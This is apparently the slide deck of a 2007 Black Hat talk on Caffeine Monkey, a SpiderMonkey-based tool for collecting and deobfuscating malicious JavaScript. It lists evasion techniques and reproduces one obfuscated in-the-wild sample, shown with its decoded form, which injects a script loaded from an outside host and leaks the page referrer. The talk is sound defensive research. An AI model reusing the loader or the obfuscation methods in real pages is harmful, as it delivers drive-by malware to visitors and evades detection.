Caffeine Monkey

Automated Collection, Detection and Analysis of Malicious JavaScript

Ben Feinstein, CISSP
Daniel Peck
SecureWorks, Inc.

Introductions

- Welcome to Black Hat USA 2007!
- Who are we?
- Who is SecureWorks?

Malicious JavaScript

- Why should you care?
- Malware/Spyware
  - Downloaders
  - Browser Explotation
  - Information Leakage
- Evasion / Bypass detection

Who'd a thought animated cursors could be so dangerous?

- Developed by Netscape in 1995
- JavaScript / JScript / ECMAScript
- JavaScript != DOM
- Blurs the lines between data/code

Feature / functionality bloat

- Blame AJAX
- XMLHttpRequest
- More features = larger attack surface

Web 2.0 – Ain't it grand

- Tried using a browser with JavaScript turned off lately?
- A vice of your typical website designer / developer
- Many popular sites unusable w/o JS

Is it really dangerous?

- Month of Browser Bugs
  - MoBB #25: Native Function Iterator
  - MoBB #8: RDS.DataControl URL
- gnucitizen.org JavaScript AttackAPI
- SPI's browser-based port scanning

Phishing/XSS

- XSS
  - it is everywhere and the situation is not improving
- eBay seller ratings
- Address bar spoofing

Postmortems

- Super Bowl XL / Dolphin Stadium Site
  - IFRAME injection
  - MS06-014
  - MS07-004
- QuickTime MOV embedded JavaScript
- Shockwave / Flash embedded JavaScript
- Adobe PDF XSS

Obfuscation / evasion techniques

- Whitespace randomization / randomized comments
  - Changes the byte-stream “on-the-wire” significantly
- String encoding / unencoding
  - How many different ways can you represent ‘A’?
  - A, \x41, %41, \u0041, %u0041…
- String splitting and its more sophisticated siblings
  - “lots ”+ “of ” + “detections ” + “fail”

Obfuscation / evasion techniques (cont)

- Integer obfuscation
  - 0x40000000 can be represented any number of ways
  - 31337 = 30000 + 1000 + 300 + 30 + 7
- Heap Spray / JS Feng Shui
  - Alexander Sotirov's talk tomorrow @ 15:15
- Variable and function name reassignment / randomization

Obfuscation / evasion techniques (cont)

- Block randomization
  - for (i = 0; i < 100; i++) { /* for loop */ }

    while (i < 100) { i++; /* while loop */ }

    do { i++; /* do … while loop */ } while (i < 100)

- Alone these techniques are somewhat effective, combined, they make the script unrecognizable to humans and many programs

- Many products are at best taking guesses

Example of Highly Obfuscated JS

```
function
I(mK,G){if(!G){G='Ba,%7(r_)`m?dPSn=3J/@TUc0f:6uMhk;wy
HZEs-^O1N{W#XtKq4F&xV+jbRAi9g';}var R;var TB='';for(var
e=0;e<mK.length;e+=arguments.callee.toString().replace(/\s/
g,'').length-
535){R=(G.indexOf(mK.charAt(e))&255)<<18|(G.indexOf(mK.
charAt(e+1))&255)<<12|(G.indexOf(mK.charAt(e+2))&255)<
<(arguments.callee.toString().replace(/\s/g,'').length-
533)|G.indexOf(mK.charAt(e+3))&255;TB+=String.fromCharC
ode((R&16711680)>>16,(R&65280)>>8,R&255);}eval(TB.sub
string(0,TB.length-
(arguments.callee.toString().replace(/\s/g,'').length-
537)));}I('friHMU&E6-
=#MV`OMr@^`4K/=&``@(=;/7(S3&Ta3F@i)ZOwMs(40V`Ou_
=y)(PJ=4Fy:_3Fu%^X?VMVMqjOM_Ob6V=#0xdXuV3j6r@XnV_
`EfHF-mx3X0VTWfUjF?-`EfsTqusTqmquynHtX`q{-
uxPq:caFnyuOSqB;),B;),B;),Bm),B;');
```


Enter the Caffeine Monkey…

- Like many ideas, born at local bar
  - Central DB for collection and analysis
  - Collection of webpages and JavaScript
  - Mechanisms to feed collection to various browsers and collect results
- Safe and lightweight alternative


Caffeine Monkey (cont)

- Thankfully we have Open Source software
  - Spidermonkey (Mozilla Javascript Engine)
  - Heritrix Web Crawler, crawler.archive.org
  - The folks at UMich for their Perl and php scripting
- Open Source
  - DB and scripting released under GPLv3
  - Spidermonkey extensions released under GPLv3
- Wrapping and logging methods in the interpreter

Heritrix web crawler




Heritrix web crawler (2)




MIME type	Documents	Data
text/html	120684 (53.7%)	4.9 GB
image/jpeg	78605 (35%)	1.4 GB
image/gif	15646 (7%)	882 MB
text/plain	3664 (1.6%)	2.4 MB
application/x-shockwave-flash	3153 (1.4%)	199 MB
image/png	1622 (0.7%)	70 MB
application/x-javascript	341 (0.2%)	4.1 MB
no-type	333 (0.1%)	2.1 MB
text/css	282 (0.1%)	1.8 MB
image/jpg	42 (0%)	673 KB
image/bmp	29 (0%)	12 MB
text/xml	29 (0%)	645 KB
application/octet-stream	27 (0%)	592 KB
image/x-icon	25 (0%)	51 KB
text/javascript	23 (0%)	389 KB
image/pjpeg	19 (0%)	229 KB
application/xml	16 (0%)	30 KB
video/quicktime	13 (0%)	406 MB
application/atom+xml	8 (0%)	725 KB
audio/mpeg	6 (0%)	3.4 MB


Demo


dpeck@research-5: ~/js
dpeck@research-5:~/js$.
./ ../
dpeck@research-5:~/js$ ./src/Linux_All_DBG.OBJ/
js jscpucfg libjs.so
dpeck@research-5:~/js$ ./src/Linux_All_DBG.OBJ/js
js> function I(mK,G){if(!G){G='Ba,%7(r_)`m?dPSn=3J/@TUcOf:6uMhk;wyHZEs-^O1N{W#Xt
Kq4F&xV+jbRAi9g';}var R;var TB='';for(var e=0;e<mK.length;e+=arguments.callee.to
String().replace(/\s/g,'').length-535){R=(G.indexOf(mK.charAt(e))&255)<<18|(G.in
dexOf(mK.charAt(e+1))&255)<<12|(G.indexOf(mK.charAt(e+2))&255)<<(arguments.calle
e.toString().replace(/\s/g,'').length-533)|G.indexOf(mK.charAt(e+3))&255;TB+=Str
ing.fromCharCode((R&16711680)>>16,(R&65280)>>8,R&255);}eval(TB.substring(0,TB.le
ngth-(arguments.callee.toString().replace(/\s/g,'').length-537)));}I('friHMU&E6-
=#MV`OMr@^``4K/=&``@(=;/7(S3&Ta3F@i)ZOwMs(40V`Ou_=y)(PJ=4Fy:_3Fu%^X?VMVMqjOM_Ob6V
=#0xdXuV3j6r@XnV`EfHF-mx3X0VTWfUjF?-`EfsTqusTqmquynHtX`q{-uxPq:caFnyuOSqB;),B;),
B;),Bm),B;');

Demo (cont)


dpeck@research-5: ~/js
NEWSTRING: doc
NEWSTRING: docume
NEWSTRING: document.
NEWSTRING: document.wri
NEWSTRING: document.write(
NEWSTRING: document.write('<S
NEWSTRING: document.write('<SCRI
NEWSTRING: document.write('<SCRIPT
NEWSTRING: document.write('<SCRIPT LAN
NEWSTRING: document.write('<SCRIPT LANGUA
NEWSTRING: document.write('<SCRIPT LANGUAGE=
NEWSTRING: document.write('<SCRIPT LANGUAGE="Ja

Demo (cont)


dpeck@research-5: ~/js
NEWSTRING: document.write('<SCRIPT LANGUAGE="Javascript" SRC="http://www.itzzot.cc/style/?ref='+document.referrer+'"></'+'script>');
NEWSTRING: document.write('<SCRIPT LANGUAGE="Javascript" SRC="http://www.itzzot.cc/style/?ref='+document.referrer+'"></'+'script>');
EVAL: document.write('<SCRIPT LANGUAGE="Javascript" SRC="http://www.itzzot.cc/style/?ref='+document.referrer+'"></'+'script>');
NEWSTRING: <SCRIPT LANGUAGE="Javascript" SRC="http://www.itzzot.cc/style/?ref=undefined
NEWSTRING: <SCRIPT LANGUAGE="Javascript" SRC="http://www.itzzot.cc/style/?ref=undefined"></
NEWSTRING: <SCRIPT LANGUAGE="Javascript" SRC="http://www.itzzot.cc/style/?ref=undefined"></script>
DOCUMENT_WRITE: <SCRIPT LANGUAGE="Javascript" SRC="http://www.itzzot.cc/style/?ref=undefined"></script>
(END)

Result from Highly Obfuscated JS

```
eval("document.write('<SCRIPT
LANGUAGE="Javascript"
SRC="http://www.itzzot.cc/style/?ref
='+document.referrer+'"></'+'script
>');");
```

Pitfalls in Current Techniques

- HoneyClients
  - MS Strider HoneyMonkey Project
  - Mitre Honeyclient
  - Capture
  - HoneyC
- Heavyweight / resource intensive
- High-interaction / slower detection

Pitfalls in Current Techniques (cont)

- Human Analysis
  - Time consuming!
  - Error prone
  - Do you trust your <textarea> wrapper under 0day conditions?


So what did we find?

- Initial Targets
  - MySpace
  - Warez / serials sites
  - .edu pr0n sites
  - .mil.[cc] pr0n sites
  - StopBadware.org Sites
- Lots of obfuscated cookies/tracking/etc.
- Not perfect, but MySpace runs a cleaner ship than we expected

